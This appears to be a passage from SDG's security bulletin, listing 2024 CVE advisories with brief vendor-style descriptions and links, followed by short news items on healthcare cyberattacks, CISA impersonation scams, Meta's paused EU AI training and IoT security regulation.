(Pwn2Own) TP-Link Omada ER605 Comexe DDNS Response Handling Heap-based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-5228	Vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of TP-Link Omada ER605 routers. The specific flaw exists within the handling of DNS responses. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length heap-based buffer.	https://www.tp-link.com/en/support/download/er605/#Firmware
VMware Workstation SVGA Heap-based Buffer Overflow Remote Code Execution Vulnerability CVE-2024-22268	Vulnerability allows remote attackers to execute arbitrary code on affected installations of VMware Workstation. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a heap-based buffer.	https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/SecurityAdvisories/0/24280
Adobe Acrobat Reader DC JPEG2000 File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability CVE-2024-30279	Vulnerability allows remote attackers to execute arbitrary code on affected installations of Adobe Acrobat Reader DC. The specific flaw exists within the parsing of JPEG2000 files.	https://helpx.adobe.com/security/products/acrobat/apsb24-29.html

Continued on next page >

Top Exploited Vulnerabilities

Vulnerability Name	Description	References
LAquis SCADA LGX Report Processing AddComboFile Path Traversal Remote Code Execution Vulnerability CVE-2024-5040	Vulnerability allows remote attackers to execute arbitrary code on affected installations of LAquis SCADA. The issue results from the lack of proper validation of a user-supplied path prior to using it in file operations.	https://www.cisa.gov/news-events/ics-advisories/icsa-24-142-01
NETGEAR ProSAFE Network Management System UpLoadServlet Unrestricted File Upload Remote Code Execution Vulnerability CVE-2024-5247	Vulnerability allows remote attackers to execute arbitrary code on affected installations of NETGEAR ProSAFE Network Management System. The issue results from the lack of proper validation of user-supplied data, which can allow the upload of arbitrary files.	https://kb.netgear.com/000066165/Security-Advisory-for-Missing-Function-Level-Access-Control-on-the-NMS300-PSV-2024-0005
Microsoft Azure SQL Managed Instance Documentation SAS Token Incorrect Permission Assignment Authentication Bypass Vulnerability	Vulnerability allows remote attackers to bypass authentication on Microsoft Azure. The specific flaw exists within the permissions granted to an SAS token. An attacker can leverage this vulnerability to launch a supply-chain attack and execute arbitrary code on customers' endpoints.	https://msrc.microsoft.com/update-guide/en-us/acknowledgement/online

Security Bulletin

Major Cybersecurity Upgrades Announced To Safeguard American Healthcare

Recent cyberattacks targeting the nation's healthcare system have demonstrated the vulnerability of hospitals and payment systems. Providers across the health system had to scramble for funding after one attack on a key payment system. And some hospitals had to redirect care after another. These disruptions can take too long to resolve before full access to needed healthcare services or payment systems is restored. Cyberattacks against the American healthcare system rose 128% from 2022 to 2023.

CISA Warns of Criminals Impersonating Its Employees in Phone Calls

The Cybersecurity and Infrastructure Security Agency (CISA) warned that criminals are impersonating its employees in phone calls and attempting to deceive potential victims into transferring money. This is part of a broader trend in which fraudsters are trying to legitimize their scams by using government employees' titles and names. As a reminder, CISA staff will never contact you with a request to wire money, cash, cryptocurrency, or use gift cards and will never instruct you to keep the discussion secret.

Meta Pauses AI Training on EU User Data Amid Privacy Concerns

Meta in a released statement said it's delaying its efforts to train the company's large language models (LLMs) using public content shared by adult users on Facebook and Instagram in the European Union following a request from the Irish Data Protection Commission (DPC). At the center of the issue is Meta's plan to use personal data to train its artificial intelligence (AI) models without seeking users' explicit consent, instead relying on the legal basis of 'Legitimate Interests' for processing first and third-party data in the region.

These changes were expected to come into effect on June 26, before the company said users could opt out of having their data used by submitting a request "if they wish." Meta is already utilizing user-generated content to train its AI in other markets such as the U.S.

Regulators Are Coming for IoT Device Security

Cybersecurity is a new challenge for many IoT device makers who have traditionally produced non-connected devices. These devices were less vulnerable to exploitation and, as a result, manufacturers often lack the expertise and experience needed to effectively secure their connected products.

What is striking about the new regulations and standards is how similar they are and how much they get right. While a deep dive into the laws is beyond the scope of this article, here are the key themes:

1. Secure Configuration: Change to device configuration must be authenticated, passwords must be unique per device, and a factory reset function to a secure default must be provided.

2. Data Security: Data stored on and transmitted by the device must be protected (e.g., via encryption).

3. Vulnerability Management: Known vulnerabilities must be identified (e.g., by software scanning and supply chain analysis), disclosed, and mitigated.

4. Device Monitoring: The device must be capable of identifying, logging, and reporting security events (e.g., compromises) to its manufacturer.

5. Software Updates: Devices must have a software update mechanism by which security issues can be patched.

References

1. https://www.helpnetsecurity.com/2024/06/06/smbs-cyberattack-frequency/?web_view=true
2. https://www.infosecurity-magazine.com/news/ato-outpace-ransomware-top/?&web_view=true
3. https://www.helpnetsecurity.com/2024/05/30/identity-related-incidents-rise/?web_view=true
4. https://www.cybersecuritydive.com/news/cisos-pressure-boards-downplay-cyber-risk/717497/?&web_view=true
5. https://www.techtarget.com/searchsecurity/tip/ChatGPT-plugin-flaws-introduce-enterprise-security-risks?&web_view=true
6. Moonstone Sleet emerges as new North Korean threat actor with new bag of tricks | Microsoft Security Blog
7. https://www.bleepingcomputer.com/news/microsoft/microsoft-links-moonstone-sleet-north-korean-hackers-to-new-fakepenny-ransomware/
8. New North Korean Hacking Group Identified by Microsoft - Infosecurity Magazine (infosecurity-magazine.com)
9. Microsoft Uncovers 'Moonstone Sleet' — New North Korean Hacker Group (thehackernews.com)
10. https://thehackernews.com/2024/05/cyber-espionage-alert-lilacsquid.html
11. https://securityaffairs.com/163927/apt/lilacsquid-targeted-orgs-in-us-europe-asia.html?web_view=true
12. https://blog.talosintelligence.com/lilacsquid/
13. https://www.hhs.gov/sites/default/files/blacksuit-ransomware-analyst-note-tlpclear.pdf
14. https://www.darkreading.com/cyberattacks-data-breaches/blacksuit-dozens-victims-curated-ransomware?&web_view=true
15. https://www.reliaquest.com/blog/blacksuit-attack-analysis/
16. https://ransomwatch.telemetry.ltd/#/

About SDG

SDG is a global cybersecurity, identity governance, GRC, risk consulting and advisory firm. SDG's SaaS platform TruOps in combination with its services deliver a comprehensive range of identity, cybersecurity, risk, compliance, and cloud security solutions that enable organizations to identify and mitigate cyber risk, protect cyber assets, and manage their business securely.

To learn how SDG can help ensure the security and compliance of your technology and data infrastructure visit **www.sdgc.com** and **www.truops.com**.

SDG

75 North Water Street, Norwalk, CT 06854

203.866.8886

sdgc.com